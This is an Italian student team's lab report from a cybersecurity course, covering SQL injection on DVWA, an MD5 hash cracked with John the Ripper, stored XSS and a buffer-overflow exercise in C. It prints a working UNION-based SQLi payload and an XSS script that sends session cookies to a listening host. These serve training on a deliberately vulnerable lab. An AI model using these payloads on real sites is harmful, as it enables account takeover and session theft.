

EPICODE-CS0124

Build Week 2

Team 3

Indice

1. Traccia giorno 1	4
1.1. Definizioni e impostazioni laboratorio	5
1.1.1. Definizioni	5
1.1.2. Impostazioni di laboratorio	5
1.1.3. Impostazioni sicurezza DVWA	6
1.2. Applicazione della vulnerabilità	6
1.2.1. Strutturazione del codice da iniettare	6
1.2.2. Iniezione del codice	7
1.2.3. Decifrazione della password	8
1.2.4. Test delle credenziali	9
2. Traccia giorno 2	10
2.1. Definizioni e impostazioni laboratorio	11
2.1.1. Definizioni	11
2.1.2. Impostazioni di laboratorio	11
2.1.3. Impostazioni sicurezza DVWA	11
2.2. Applicazione della vulnerabilità	12
2.2.1. Strutturazione del codice da iniettare	12
2.2.2. Iniezione del codice	12
2.2.3. Verifica ricezione cookies	13
3. Traccia giorno 3	14
3.1. Definizioni e impostazioni laboratorio	15
3.1.1. Definizioni	15
3.2. Analisi del codice ed esecuzione	16
3.2.1. Analisi del codice	16
3.2.2. Esecuzione del codice	17
3.3. Modifica del programma e analisi dei risultati	18
3.3.1. Modifica del codice - Ciclo di input	18
3.3.2. Modifica del codice - Ciclo di output	19

Riferimenti e versioni

Team Leader: Ayman Hani

Responsabile del documento: Flaviano Sedici

Membri del Team: Rafael Mango, Flaviano Sedici, Davide Di Turo, Francesco Valcavi

Versionamento

Versione	Descrizione	Riferimento	Data
1.0	Redazione bozza Traccia 1	Di Turo	11/03/2024
1.1	Revisione e Formattazione	Hani, Sedici	11/03/2024
1.2	Redazione bozza Traccia 2	Valcavi	12/03/2024
1.3	Revisione e Formattazione	Hani, Sedici	12/03/2024
1.4	Redazione bozza Traccia 3	Sedici, Di Turo	13/03/2024
1.5	Revisione e Formattazione	Hani, Sedici	13/03/2024

1. Traccia giorno 1

Web Application Exploit SQLi

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare **in chiaro** la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

Requisiti laboratorio:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.13.100/24

IP Metasploitable: 192.168.13.150/24

1.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

1.1.1. Definizioni

SQL Injection o SQLi

SQL Injection è una tecnica di attacco informatico utilizzata per compromettere sistemi di gestione di database (DBMS) attraverso l'inserimento di codice SQL dannoso all'interno di campi di input delle applicazioni web. Questo tipo di attacco sfrutta la mancanza di adeguati controlli e validazioni dei dati inseriti dall'utente, permettendo agli aggressori di eseguire comandi SQL non autorizzati.

Gli attaccanti sfruttano le vulnerabilità di SQL Injection per eseguire una vasta gamma di azioni dannose, tra cui:

1. Ottenere, modificare o eliminare dati sensibili presenti nel database.
2. Assumere il controllo dell'intero sistema di gestione del database.
3. Creazione di nuovi account utente con privilegi elevati.
4. Iniettare codice malevolo per compromettere ulteriormente il sistema.

Per prevenire gli attacchi SQL Injection, è essenziale adottare pratiche di sviluppo sicuro del software, come l'utilizzo di parametrizzazione delle query SQL (ad esempio con moduli PDO e MySQLi), la validazione e la sanificazione dei dati di input e l'implementazione di meccanismi di autorizzazione e autenticazione robusti.

Virtual Machine

Sono le macchine virtuali installate su Virtual Box per emulare una situazione reale che di seguito chiameremo per brevità **VM** e che emulano il comportamento di sistemi comunemente utilizzati dalle imprese.

1.1.2. Impostazioni di laboratorio

Come richiesto nella traccia, gli indirizzi IP delle Macchine Virtuali sono stati impostati su:

Kali Linux - 192.168.13.100/24

Metasploitable - 192.168.13.150/24

In entrambi i casi sono stati utilizzati i comandi:

- **`sudo nano /etc/network/interfaces`** - accedere alla modifica dei file di configurazione di rete
- **`sudo /etc/init.d/networking restart`** - per riavviare le interfacce di rete.

Per verificare la corretta configurazione dell'ambiente di test, procediamo con un comando ping su entrambe le VM.

```
(david@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
    inet6 fe80::a00:27ff:fecc:b4c5 prefixlen 64 scopeid 0<link>
    ether 08:00:27:cc:b4:c5 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15 bytes 2344 (2.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Impostazioni Kali Linux


```
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:00:22:5b
    inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
    inet6 addr: fe80::a00:27ff:fe00:225b/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:8 errors:0 dropped:0 overruns:0 frame:0
    TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:512 (512.0 B) TX bytes:4508 (4.4 KB)
    Base address:0xd020 Memory:f0200000-f0220000


lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:121 errors:0 dropped:0 overruns:0 frame:0
    TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
```

Impostazioni Metasploitable

1.1.3. Impostazioni sicurezza DVWA

Coerentemente con quanto riportato nella traccia, procediamo ad impostare il livello di sicurezza di DVWA su LOW.



DVWA Security 

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Impostazione sicurezza DVWA Low

1.2. Applicazione della vulnerabilità

Accediamo alla pagina dedicata alla vulnerabilità SQLi di DVWA.

1.2.1. Strutturazione del codice da iniettare

In questa pagina andremo ad inserire il codice in SQL:

```
'% and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

- **%** -> il simbolo della percentuale in SQL viene utilizzato come carattere jolly per indicare qualsiasi risultato
- **and 1=0** -> viene inserito per eliminare la query originale dall'estrazione perché questa uguaglianza è sempre falsa e quindi non produce alcun risultato.
- **select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users** -> inseriamo la query che ci consentirà di eseguire l'estrazione dei dati necessari al team, utilizzando **null** per avviare alla formattazione originale a due colonne della query che ci consente di utilizzare il comando **UNION** per concatenare la nuova query a noi utile per l'attacco senza che il webserver ci restituisca errore.
- **#** -> è il carattere utilizzato nel linguaggio SQL per il commento e che è utilizzato per commentare tutto quello che segue il punto di iniezione.

```
ID: '%' and l=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```


[illegible]

¹ Un hash crittografico è una funzione che trasforma un dato in un valore fisso, chiamato hash, con proprietà di unicità e resistenza alle collisioni. Questo hash è computazionalmente difficile da invertire, assicurando l'integrità e l'autenticità dei dati. Deve garantire che anche una minima modifica al dato di input produca un hash completamente diverso. Gli usi comuni includono la crittografia delle password e la verifica dell'integrità dei dati.

1.2.3. Decifrazione della password

Al fine di decifrare la password utilizzeremo il tool JohnTheRipper presente su Kali.

Abbiamo creato un file di testo con all'interno nome utente e password.




File contenente nome utente e password

Successivamente lanciamo un attacco **brute force**² con il comando:

sudo john --format=raw-md5 pablopsw.txt

- **--format=raw-md5** - viene utilizzato per specificare il tipo di formato della password criptata che in questo caso è MD5



Esecuzione del tool JohnTheRipper

Al termine dell'elaborazione, il tool ci restituisce la password decodificata, come si evince dall'immagine.

Con il comando **--show** possiamo facilmente visualizzare la password trovata.



Visualizzazione della password in chiaro

Le credenziali per l'utente Pablo Picasso sono:

user: **pablo**


password: **letmein**

² Un attacco brute force è un metodo per decifrare informazioni crittografiche tramite tentativi ripetuti di tutte le possibili combinazioni. Viene utilizzato per violare password, chiavi crittografiche o altre informazioni sensibili, testando ogni possibile valore fino a trovare quello corretto. Questo processo può richiedere molto tempo e risorse computazionali, ma è efficace se le misure di sicurezza sono deboli o se la chiave è troppo corta. Con sufficiente tempo e risorse un attacco brute force ha sempre successo.

1.2.4. Test delle credenziali

Proviamo quindi ad accedere con le suddette credenziali all'applicativo DVWA.

Come si evince dalle immagini che seguono, il login è avvenuto con successo.




Username
pablo

Password
••••••••

Login

You have logged out

Pagina di login DVWA



Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

DVWA Security
PHP Info
About
Logout

Username: pablo
Security Level: low
PHPIDS: disabled

Welcome to Damn Vulnerable Web App (DVWA)

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application to be an aid for security professionals to test their skills and better understand the processes of securing web applications in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not use it on any internet facing web server as it will be compromised onto a local machine inside your LAN which is used solely for application security in a class room environment.

Disclaimer

We do not take responsibility for the way in which any of the application clear and it should not be used maliciously to prevent users from installing DVWA on to a live web server. If DVWA is not our responsibility it is the responsibility of the user.

General Instructions

The help button allows you to view hints/tips for each vulnerability page.

You have logged in as 'pablo'

Verifica successo Login

2. Traccia giorno 2

Web Application Exploit XSS

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» al Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti laboratorio Giorno 2:

Livello difficoltà DVWA: LOW

IP Kali Linux: 192.168.104.100/24

IP Metasploitable: 192.168.104.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

2.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

2.1.1. Definizioni

XSS Persistente

XSS persistente, o Cross-Site Scripting persistente, è una vulnerabilità delle applicazioni web che consente a un attaccante di inserire script dannosi all'interno di un sito web. Questi script vengono memorizzati sul server e visualizzati in modo persistente agli utenti quando visitano determinate pagine. Gli attaccanti possono sfruttare questa vulnerabilità per rubare informazioni sensibili degli utenti, compromettere le sessioni di navigazione e eseguire azioni dannose sul sito web. La mitigazione di questa vulnerabilità richiede una rigorosa validazione e sanitizzazione dei dati di input, nonché l'utilizzo di meccanismi di sicurezza come Content Security Policy (CSP) per limitare l'esecuzione di script non autorizzati.

2.1.2. Impostazioni di laboratorio

Come richiesto nella traccia, gli indirizzi IP delle Macchine Virtuali sono stati impostati su:


Kali Linux - 192.168.104.100/24

Metasploitable - 192.168.104.150/24

In entrambi i casi sono stati utilizzati i comandi:

- **`sudo nano /etc/network/interfaces`** - accedere alla modifica dei file di configurazione di rete
- **`sudo /etc/init.d/networking restart`** - per riavviare le interfacce di rete.

Per verificare la corretta configurazione dell'ambiente di test, procediamo con un comando ping su entrambe le VM.



```
kali@kali: ~  
--(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255  
    inet6 fe80::a00:27ff:fe34:f4be prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:34:f4:be txqueuelen 1000 (Ethernet)  
    RX packets 2569 bytes 559945 (546.8 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4988 bytes 1418902 (1.3 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 2331 bytes 231691 (226.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 2331 bytes 231691 (226.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
--(kali@kali)-[~]  
$
```

Impostazioni Kali Linux

2.1.3. Impostazioni sicurezza DVWA

Coerentemente con quanto riportato nella traccia, procediamo ad impostare il livello di sicurezza di DVWA su LOW.

2.2. Applicazione della vulnerabilità

Accediamo alla pagina dedicata alla vulnerabilità XSS stored di DVWA.

2.2.1. Strutturazione del codice da iniettare

Analizziamo lo script che utilizzeremo per attaccare la pagina:

```
<script>window.location="http://192.168.104.150:4444/index.html?param1="+document.cookie;</script>
```

window.location -> è utilizzato per accedere e modificare l'URL della pagina web corrente. Nel nostro caso lo utilizzeremo per trasmettere dei dati sulla porta 4444 della macchina attaccante


documento.cookie -> restituisce una stringa contenente tutti i cookie associati al dominio e al percorso della pagina web.

Sulla macchina Kali inserire sul terminale il comando:

```
nc -l -p 4444
```

Il comando è per l'utilizzo del tool **netcat**³ di Kali in listen (**-l**) sulla porta 4444 (**-p**)

2.2.2. Iniezione del codice



Pagina DVWA XSS stored

³ Netcat è ampiamente utilizzato per creare connessioni TCP/IP dirette tra dispositivi, eseguire scansioni di porte, trasferire file e molto altro ancora. Netcat può agire sia come client che come server e fornisce una vasta gamma di funzionalità.

Nella pagina dedicata al **XSS Stored** andremo ad inserire il codice malevolo in formato Javascript.

Impostare nella sezione name un nome qualunque.

Spostare il cursore nella sezione **message** e premere il tasto destro del mouse e selezionare “inspect” o “ispeziona” a seconda del browser utilizzato.


Modificare la **maxlength** con il numero **50000**.

Inserire lo script malevolo nella casella di input e premere il pulsante **Sign Guestbook**.

Andiamo ora a verificare sulla macchina attaccante se l'iniezione è andata a buon fine.

2.2.3. Verifica ricezione cookies

Come si evince dall'immagine che segue, la macchina attaccante in ascolto sulla porta 4444 ha ricevuto correttamente il valore **PHPSESSID**, ovvero i cookie di sessione.



Verifica corretto funzionamento del codice iniettato

3. Traccia giorno 3

System Exploit BOF

Leggete attentamente il programma in allegato. Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione.

Suggerimento:

ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

3.1. Definizioni e impostazioni laboratorio

Prima di iniziare la fase di exploit richiesta dalla traccia, definiamo il contesto operativo, gli strumenti utilizzati e impostiamo le Virtual Machine utilizzate per il nostro laboratorio.

3.1.1. Definizioni

System Exploit BOF

Un System Exploit BOF (Buffer Overflow) è una vulnerabilità informatica che si verifica quando un programma accetta dati in ingresso senza sufficienti controlli di dimensione e quindi consente a un attaccante di sovrascrivere accidentalmente o intenzionalmente aree di memoria critiche oltre i limiti previsti. Questo può portare al malfunzionamento del programma, all'esecuzione di codice malevolo e, in alcuni casi, alla compromissione del sistema operativo sottostante. Gli attacchi BOF sono spesso utilizzati per sfruttare vulnerabilità di sicurezza e ottenere privilegi di sistema non autorizzati.

Al fine di evitare il verificarsi di casi questo tipo è importante:

- gestire correttamente la memoria utilizzata per un programma
- verificare che siano rispettati limiti degli array⁴
- utilizzare correttamente i puntatori⁵
- effettuare una fase di debug⁶ e test

Linguaggio di programmazione C

Il linguaggio di programmazione C è noto per la sua efficienza, portabilità e flessibilità. È ampiamente utilizzato per sviluppare sistemi operativi, software di basso livello e applicazioni di sistema. C è apprezzato per la sua sintassi semplice ma potente e offre un buon controllo sulle risorse di sistema. È anche la base di molti altri linguaggi di programmazione moderni.

⁴ In programmazione, un array è una struttura dati che contiene una collezione di elementi dello stesso tipo, disposti in una sequenza contigua di memoria.

⁵ Un puntatore è una variabile che contiene l'indirizzo di memoria di un'altra variabile

⁶ Processo di individuazione, analisi e risoluzione degli errori presenti nel codice di un programma

3.2. Analisi del codice ed esecuzione

Di seguito analizzeremo il codice fornito per dalla traccia e proveremo ad eseguirlo nella sua forma corrente.

3.2.1. Analisi del codice

```
#include <stdio.h>
```

viene inclusa la libreria standard I/O che include comandi base per la programmazione in C

```
int main () {  
int vector [10], i, j, k;  
int swap_var;
```

definizione della funzione principali e delle variabili tra cui il vettore/array oggetto di studio

```
printf ("Inserire 10 interi:\n");  
for (i = 0 ; i < 10 ; i++)  
{  
    int c= i+1;  
    printf("[%d]:", c);  
    scanf ("%d", &vector[i]);  
}
```

viene richiesto l'inserimento dei dati all'utente per il popolamento dell'array **vector**

```
printf ("Il vettore inserito e':\n");  
for (i = 0 ; i < 10 ; i++)  
{  
    int t= i+1;  
    printf("[%d]: %d", t, vector[i]);  
    printf("\n");  
}
```

viene effettuato una stampa a schermo dei dati inseriti nell'array

```
for (j = 0 ; j < 10 - 1; j++)  
{  
    for (k = 0 ; k < 10 - j - 1; k++)  
    {  
        if (vector[k] > vector[k+1])  
        {  
            swap_var=vector[k];  
            vector[k]=vector[k+1];  
            vector[k+1]=swap_var;  
        }  
    }  
}
```

tramite l'utilizzo di due cicli for, il programma ordina in modo crescente i numeri inseriti, selezionandoli in ordine per poi confrontarli con il numero in posizione successiva rispetto alla posizione del numero selezionato. Se il numero è maggiore del suo successore, il programma inverte le loro posizioni.


```
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
{
    int g = j+1;
    printf("[%d]: ", g);
    printf("%d\n", vector[j]);
}

return 0;
}
```

il programma stampa a video il risultato del nuovo array ordinato in ordine crescente e chiude la funzione principale.

Alcuni comandi utilizzati nella scrittura del programma sono:


printf -> restituisce una stampa a schermo di una variabile e di un testo

scanf -> attende l'inserimento di un input da parte dell'utente che si conclude con il tasto invio

for -> è un ciclo che viene effettuato partendo ad esempio da un valore $j=0$ che viene incrementato in ogni ciclo di 1 tramite il comando $j++$ equivalente a $j = j + 1$, ed esegue le istruzioni contenute all'interno delle parentesi graffe fino a quando la condizione imposta, ad esempio $j < 10$, risulta verificata.

3.2.2. Esecuzione del codice

Il codice eseguito produce i risultati sperati che possiamo vedere nell'immagine che segue:



```
File Actions Edit View Help
(flaviano@kaliArm) - [~/Desktop/CSS_0124/S8]
$ gcc -g BOF.c -o BOF

(flaviano@kaliArm) - [~/Desktop/CSS_0124/S8]
$ ./BOF
Inserire 10 interi:
[1]:123
[2]:13
[3]:12
[4]:43
[5]:241
[6]:2
[7]:123
[8]:14
[9]:124
[10]:23
Il vettore inserito e':
[1]: 123
[2]: 13
[3]: 12
[4]: 43
[5]: 241
[6]: 2
[7]: 123
[8]: 14
[9]: 124
[10]: 23
Il vettore ordinato e':
[1]:2
[2]:12
[3]:13
[4]:14
[5]:23
[6]:43
[7]:123
[8]:123
[9]:124
[10]:241
```

Risultato dell'esecuzione del programma

3.3. Modifica del programma e analisi dei risultati

Di seguito proveremo a modificare il programma affinché restituisce un errore di BOF.

3.3.1. Modifica del codice - Ciclo di input

Abbiamo provato a modificare il codice come riportato di seguito:

Originale

```
printf ("Inserire 10 interi:\n");
for (i = 0 ; i < 10 ; i++)
{
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
}
printf ("Il vettore inserito e':\n");
for (i = 0 ; i < 10 ; i++)
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Modificato

```
printf ("Inserire 10 interi:\n");
for (i = 0 ; i < 20 ; i++) <-----!!!
{
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
}
printf ("Il vettore inserito e':\n");
for (i = 0 ; i < 20 ; i++) <-----!!!
{
    int t= i+1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

